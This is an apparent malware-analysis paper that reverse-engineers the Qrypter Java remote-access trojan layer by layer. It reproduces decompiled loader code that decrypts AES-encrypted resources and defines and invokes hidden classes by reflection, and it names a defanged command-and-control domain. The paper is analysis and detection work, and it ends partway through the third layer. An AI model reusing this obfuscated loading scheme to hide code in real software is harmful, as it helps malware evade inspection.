

Introduction

Qrypter RAT is one variant of several Java RATs developed by the QUAverse Research and Development group, a cryptic threat group (possibly Turkish¹) providing different evolutions of RAT-as-a-service (RaaS) products.

Other names for the same family of RATs are Quaverse RAT, Qarallax RAT, and QRAT. Qrypter has also been classified in OSINT under the more general aliases jRAT and Adwind, but several researchers consider these separate strains.

The first RAT with the QUAverse “brand” appears to have been observed first in May 2015², and reported on in September 2015³ by SpiderLabs. The Qrypter sample we analyze here was first uploaded to VirusTotal in November 2017⁴ and a similar variant was reported on by Certego in December 2017⁵.

The sample was sent via phishing and delivered through an embedded link to a JAR file -

swift_bbva_factura553.jpg.jar - on a compromised WordPress site. The sample was identified as Qrypter RAT shortly after one of its C2 domains - **vvrhhhnaijy6s2m[.]onion[.]casa** - was revealed to be a QUAverse-designed dashboard specifically for Qrypter variants:




Figure 1: Qrypter dashboard

This paper will cover our reverse engineering and analysis of Qrypter. Qrypter uses Java reflection⁶ to dynamically load classes and invoke methods from each successive layer. As such, analysis of the RAT will be reviewed in “layers”, where each layer is the next dynamically-loaded file (or files) from the previous layer, starting with the initial JAR.

¹ <https://www.facebook.com/pages/QUAverse-Research-and-Development-Company/1547906072100597>

² <https://www.youtube.com/watch?v=kD1wKljjuqc>

³ <https://www.trustwave.com/Resources/SpiderLabs-Blog/Quaverse-RAT--Remote-Access-as-a-Service/>

⁴ <https://www.virustotal.com/#/file/4e788ed3cd2cda28eb6d967004514cc6e83095ae610578522f9a622a4d0ae60d>

⁵ <http://www.certego.net/en/news/nearly-undetected-qarallax-rat-spreading-via-spam/>

⁶ <http://www.oracle.com/technetwork/articles/java/javareflection-1536171.html>

Layer One

The initial JAR delivered to the target was decompiled with Procyon⁷ (via Bytecode Viewer⁸).

The JAR contains 96 Java classes and seven resource files ending with the extension **.so**.

The classes and resources have obscure names meant to obfuscate functionality, as does the package that contains them: **xul.elegim**.




Figure 2: Decompiling swift_bbva_factura553.jpg.jar

The manifest within the JAR specifies the main class as **xul.elegim.HopaxIgumak**.

⁷ <https://bitbucket.org/mstrobel/procyon/wiki/Java%20Decompiler>

⁸ <https://github.com/Konloch/bytecode-viewer>

The resource files contain unintelligible data, with the exception of **1662.so** which appears to be a serialized *LinkedHashMap*⁹. The keys of the hashmap are strings containing relative file paths. The values are string arrays containing two values: The resource file that contains the encrypted content of the file specified in the key, and the AES key used to decrypt that content. An example entry:

Key:

resources/qaqtor/Loader.class

Values:

[0]: /xul/elegim/1661.so

[1]: jÄ.32b34414b5a6a0

In this case, **1661.so** contains the encrypted content for a file called **Loader.class** in the file path **resources/qaqtor**. The AES key used to decrypt **1661.so** is **jÄ.32b34414b5a6a0**.

Figure 3: Contents of 1662.so, a serialized *LinkedHashMap*

After decompiling the class files and extracting the resource files from the source JAR, NetBeans is used to load the files into a new project where the decompiled code can be debugged.

The entry point of the RAT is the **main()** function of **xul.elegim.Hopaxlgumak**, as indicated in the manifest.

main() calls a function in another class file, which in turn makes a call to another function in another class, and so on down several layers in an effort to hinder analysis and obfuscate functionality.

⁹ <https://docs.oracle.com/javase/tutorial/jndi/objects/serial.html>

The primary function of the first layer of the RAT is to set up variables and system properties for use by the second layer. Java system properties function similarly to environment variables, but are local to the Java platform¹⁰. The following two system properties are set by the first layer:

q.main-class ← **operational.Jrat**

q.encryptedPathsPath ← **/xul/elegim/1662.so**




Figure 4: Call to setProperty() in xul.elegim.Urofori




Figure 5: Setting q.encryptedPathsPath

As seen above, the RAT instantiates and accesses a series of randomly-named arrays stored throughout the various classes of Layer One to store, move, and retrieve data.

Another obfuscation tactic can be seen in the next series of function calls, which load in the contents of **1661.so** byte-by-byte into the 37th element of an array before writing the bytes back to a *ByteArrayOutputStream* and casting the result back into a byte array: A roundabout way of reading in the contents of **1661.so** to a buffer.

¹⁰ <https://docs.oracle.com/javase/tutorial/essential/environment/sysprop.html>

```

1 package xul.elegim;
2
3 public class ZomuSuboqar
4 {
5     public static void ajonoru() throws Exception {
6         while (true) {
7             final int[] uxuxome = RageIqulak.uxuxome;
8             final int n = 37;
9             final int read = JuyiXicuhax.ezigima[35].read();
10            uxuxome[n] = read;
11            if (read <= -1) {
12                break;
13            }
14            Ukameri.lazuCumobap();
15        }
16    }
17 }

```

Figure 6: Reading in the contents of 1661.so

After **1661.so** is read into memory, the AES key **jÀ.32b34414b5a6a0** is used to instantiate a *SecretKeySpec* object. An AES decryption *Cipher* is created with this *SecretKeySpec* and used to decrypt the byte array of data read in from **1661.so** to a Java class named **qeaqtor.Loader**. This confirms our earlier hypothesis that the seven resources files (*.so) contain AES-encrypted data, and that the *LinkedHashMap* serialized into **1662.so** shows the relationship between these files, the AES keys that decrypt them, and the name of the class described by the resulting decrypted data.

```

1 package xul.elegim;
2
3 import javax.crypto.spec.*;
4
5 public class SekasAwokaw
6 {
7     public static void efalura() throws Exception {
8         Enaximi.pecebIsusaw[31] = new SecretKeySpec(Afiximo.hotucejujac[30], "AES");
9     }
10 }

```

Figure 7: Initialization of an AES SecretKeySpec with the key

```

1 package xul.elegim;
2
3 public class Ewohuri
4 {
5     public static void latukipolan() throws Exception {
6         Afiximo.hotucejujac[29] = KiroLezuvaq.aqaxumo[44].doFinal(Afiximo.hotucejujac[31]);
7     }
8 }

```

Figure 8: A Cipher initialized with the SecretKeySpec decrypts the byte array containing the content of 1661.so

The RAT then uses **ClassLoader.defineClass()**¹¹ to dynamically define the class **qeaqtor.Loader** from the byte array containing the decrypted content of **1661.so**. It gets the methods from this loaded class, and uses Java reflection to dynamically invoke¹² the method **go()** from **qeaqtor.Loader**, with **xul.elegim.Hopaxlgumak** and **null** as arguments. This is functionally the same as executing:

Loader.go(xul.elegim.Hopaxlgumak, null);




Figure 9: Using Java reflection to invoke **go()** dynamically with two args (seen at bottom)

Since **Loader.go()** is invoked dynamically, with no access to the original source code, it is impossible to continue debugging the RAT.


To overcome this, we can create a new class **FileInterceptor** with a single method **interceptFile()**. This function takes a byte array of data and a destination file name as arguments, and writes that data to the destination file specified. The full code of this class is included in **Appendix B**.

We add **FileInterceptor** to our project and inject a call to **interceptFile()** right after the line of code which decrypts the contents of **1661.so**. Using this method, we are able to pass the byte array of decrypted data and the file name **Loader.class** to **interceptFile()** and thus “intercept” the class file.

¹¹ <https://docs.oracle.com/javase/7/docs/api/java/lang/ClassLoader.html>

¹² <https://docs.oracle.com/javase/tutorial/reflect/member/methodInvocation.html>

We can then decompile this class file back into the Java source code with ByteCodeViewer, add it to our project, replace the **invoke()** call with a call to our decompiled class, and continue debugging as usual – bypassing reflection entirely. With the decompiled code of **qeaqtor.Loader**, we have reached Layer Two.




```

1 package xul.elegim;
2
3 public class Ewohuri
4 {
5     public static void latukipolan() throws Exception {
6         Afiximo.hotucejujac[29] = KiroLezuvaq.aqaxumo[44].doFinal(Afiximo.hotucejujac[31]);
7         FileInterceptor.interceptFile(Afiximo.hotucejujac[29], "Loader.class");
8     }
9 }

```

Figure 10: Intercepting the decrypted contents of 1661.so and writing them to Loader.class




```

1 package xul.elegim;
2
3 import java.util.logging.Level;
4 import java.util.logging.Logger;
5 import qeaqtor.Loader;
6
7 public class Ewogomi
8 {
9     public static void jikumIbuzan() throws Exception {
10         try {
11             //BatofOsafaj.uwokomi[36].invoke(null, Olukema.neyofOpaxak[44]);
12             Loader.go((Class)Olukema.neyofOpaxak[44][0], (String[])Olukema.neyofOpaxak[44][1]);
13         } catch (Throwable ex) {
14             Logger.getLogger(Ewogomi.class.getName()).log(Level.SEVERE, null, ex);
15         }
16     }
17 }

```

Figure 11: Replacing the call to invoke() with a call to the decompiled Loader class



```

10 import java.util.zip;
11
12 public class Loader
13 {
14     public static final String[] qeaqtor_resources;
15     static String _main_class;
16     static String _encryptedPathsPath;
17     static Class bootstrapClass;
18     static LinkedHashMap<String, byte[]> criminals;
19     static LinkedHashMap<String, String[]> paths;
20     private static final LinkedHashMap<String, byte[]> cache;
21
22     public static void go(final Class bootstrapClass, String[] args) throws Throwable {
23         if (args == null) {
24             args = new String[0];
25         }
26         Loader.bootstrapClass = bootstrapClass;
27         Loader._main_class = System.getProperty("q.main-class");
28         Loader._encryptedPathsPath = System.getProperty("q.encryptedPathsPath");
29         if (Loader._main_class == null) {
30             return;
31         }
32         InputStream is = bootstrapClass.getResourceAsStream(Loader._encryptedPathsPath);
33         ObjectInputStream ois = new ObjectInputStream(is);
34         Loader.paths = (LinkedHashMap<String, String[]>)ois.readObject();
35         ois.close();
36         final byte[] resources = resource("criminals");
37         final ByteArrayInputStream bais = new ByteArrayInputStream(resources);
38         ois = new ObjectInputStream(bais);

```

Figure 12: The decompiled qeaqtor.Loader code

Layer Two

Obfuscation is still prevalent in Layer Two, but the execution flow is more succinct i.e. we do not see layer upon layer of function calls before reaching some executable code.

We start at the function **go()** which was invoked with **xul.elegim.Hopaxlgumak** and **null** as arguments. **xul.elegim.Hopaxlgumak** is assigned to **Loader.bootstrapClass**. This misspelling and others like it in **Loader** (e.g. **Loader.cache** instead of “cache”) as well as some of the more unique variable names (**qeaqtor**, **encryptedPathsPath**, etc.) provide good string indicators for detection signatures.

go() loads in the two system properties set in Layer One – **q.main-class** and **q.encryptedPathsPath** - and assigns them to **Loader.main_class** and **Loader.encryptedPathsPath** respectively. The RAT loads the serialized object stored in the file pointed to by **Loader.encryptedPathsPath** (remember this was **1662.so**, a serialized *LinkedHashMap* object) into a *LinkedHashMap* object named **Loader.paths**. It then makes a call to **resource()** with the argument “**criminals**”. **resource()** in turn calls **bytes()**.

bytes() combines the **base** and **path** passed to it and looks for this full path in **Loader.cache** (in this case, it looks for the path **/resources/criminals**). If the path is not present in **Loader.cache** (another *LinkedHashMap*), it then looks for the path in **Loader.paths**. Upon finding the file path in one of the two *LinkedHashMaps*, the next steps mimic those used to decrypt and define **Loader**. In this example:

The path - **/resources/criminals** - is found in **Loader.paths**. Remember that this map contains a string key and a string array of values for each key. The first element of the values array is the relative path to the file containing the encrypted contents of the resource specified in the key. The second element is the AES encryption key used to decrypt those contents.

Once **/resource/criminals** is found in **Loader.paths**, the AES key is retrieved from the values array and used to decrypt the contents of **1920.so**, which contains the encrypted data of **criminals**. This data decrypts to a GZIP archive, whose contents are then extracted by **bytes()** and stored in a byte array. The end result: **bytes()** returns the decrypted contents of the file path passed to it, and the path is then added to **Loader.cache** for future use.

```
121 |
122 |
123 |
124 |
125 |
126 |
127 |
128 |
129 |
130 |
131 |
132 |
133 |
134 |
135 |
136 |
137 |
138 |
139 |
140 |
141 |
142 |
143 |
144 |
145 |
146 |
147 |
148 |
149 |
    InputStream res = null;
    try {
        String entryPath = cachePath;
        if (entryPath.charAt(0) == '/') {
            entryPath = entryPath.substring(1);
        }
        final String[] p = Loader.paths.get(entryPath);
        entryPath = p[0];
        res = Loader.bootstrapClass.getResourceAsStream(entryPath);
        final ByteArrayOutputStream baos = new ByteArrayOutputStream();
        final byte[] buffer = new byte[16536];
        int readed;
        while ((readed = res.read(buffer)) > -1) {
            baos.write(buffer, 0, readed);
        }
        ret = baos.toByteArray();
        final Cipher cipher = Cipher.getInstance("AES");
        cipher.init(2, new SecretKeySpec(p[1].getBytes("UTF-8"), "AES"));
        ret = cipher.doFinal(ret);
        baos.reset();
        final GZIPInputStream zis = new GZIPInputStream(new ByteArrayInputStream(ret));
        while ((readed = zis.read(buffer)) > -1) {
            baos.write(buffer, 0, readed);
        }
        ret = baos.toByteArray();
        synchronized (Loader.cache) {
            Loader.cache.put(cachePath, ret);
        }
        return ret;
    }
```

Figure 13: bytes() loads classes from serialized LinkedHashMaps, decrypts them into a GZIP archive, and returns the contents of the archive (a class file)

bytes() returns the contents of **criminals** which are then stored in **Loader.criminals**, another *LinkedHashMap*. This map's keys are file paths – similar to **Loader.paths**. However, the values are byte arrays as opposed to string arrays, and the byte arrays contain the raw contents of the file specified by the key.

After initializing **Loader.criminals**, the RAT displays the same pattern used in Layer One for defining classes dynamically, loading **defineClass()** from a *ClassLoader* object and invoking the method multiple times to define the classes specified in the static variable **qeaqtor_resources.resources()** and **bytes()** are once again used to decrypt and unpack these class files. These classes are the remaining classes found in **Loader.paths** and those originally serialized into **1662.so**:

```
161 | qeaqtor_resources = new String[] { "/qeaqtor/Loader.class", "/qeaqtor/URLStreamHandler.class",  
162 | "/qeaqtor/URLStreamHandlerFactory.class", "/qeaqtor/URLConnection.class", "/qeaqtor/Header.class" };
```

Figure 14: *qeaqtor_resources* contains the same classes in *Loader.paths* (derived from 1662.so)

```
45 | for (final String qc : Loader.qeaqtor_resources) {  
46 |     if (i++ != 0) {  
47 |         if (qc.endsWith(".class")) {  
48 |             is = null;  
49 |             try {  
50 |                 String canname = qc.replace('/', '.');  
51 |                 canname = canname.substring(1, canname.length() - 6);  
52 |                 final byte[] bytes = resource(qc);  
53 |                 if ((last = (Class)defineClass.invoke(cl, canname, bytes, 0, bytes.length)) == null) {  
54 |                     return;  
55 |                 }  
56 |             }  
57 |             catch (Throwable t) {  
58 |                 return;  
59 |             }  
60 |             finally {  
61 |                 try {  
62 |                     is.close();  
63 |                 }  
64 |                 catch (Throwable t2) {}  
65 |             }  
66 |         }  
67 |     }  
68 | }  
69 | if (last == null) {  
70 |     return;  
71 | }  
72 | last.getMethod("go", String[].class).invoke(null, args);  
73 | }
```

Figure 15: Loop used to unpack and define the classes in *qeaqtor_resources*

After the remaining classes are defined, the method **go()** is invoked via reflection from the last class defined by the loop: **qeaqtor.Header**.

Injecting another call to **interceptFile()** into this loop, we are able to intercept the decrypted class contents and add them to the project as we did with **Loader**. We can then step into **Header.go()** and into the third layer of Qrypter.

Layer Three

In Layer Three, the RAT uses a different method of obfuscating execution: Overriding methods of the native **java.net** package in **qeaqtor.URLConnection**, **qeaqtor.URLStreamHandler**, and **qeaqtor.URLStreamHandlerFactory**. Of note, **qeaqtor.URLConnection.getInputStream()** has been overridden to return a *ByteArrayInputStream* returned from **Loader.criminal()** (in contrast, the original, native function is used to return an input stream from an open URL connection¹³).

Similar to how **ClassLoader.defineClass()** was used to dynamically define classes in previous layers, **Header.go()** uses **URLClassLoader** and the overridden classes from **java.net** to surreptitiously define another new class: **operational.Jrat**. It does so by constructing a custom URL object, passing the following arguments to the *URL* constructor:

Parameter	Value passed by Header.go()
protocol	'q' + a random long generated at runtime
host	null
port	-1
file	The classpath of the current JAR
handler	The input stream returned by Loader.criminal() , having been called from the overridden URLStreamHandler and URLConnection classes

Figure 16: *qeaqtor.URLConnection.getInputStream()* has been overridden to return a custom input stream from *Loader.criminal()*

¹³ <https://docs.oracle.com/javase/7/docs/api/java/net/URLConnection.html>

Revisiting **Loader.criminal()**, this function returns a byte array containing the contents of the path passed to it (in this case **operational.Jrat**), as found in the map **Loader.criminals**:

```
79  static byte[] criminal(String path) {
80      try {
81          if (path.charAt(0) == '/') {
82              path = path.substring(1);
83          }
84          final byte[] ret = Loader.criminals.get(path);
85          if (ret != null) {
86              return ret;
87          }
88          final ByteArrayOutputStream baos = new ByteArrayOutputStream();
89          int part = 0;
90          while (true) {
91              final byte[] partData = bytes("criminal/" + part, path, true);
92              if (partData == null) {
93                  break;
94              }
95              baos.write(partData);
96              ++part;
97          }
98          if (part == 0) {
99              return null;
100          }
101          return baos.toByteArray();
102      }
103      catch (Throwable t) {
104          t.printStackTrace();
105          return null;
106      }
107  }
```

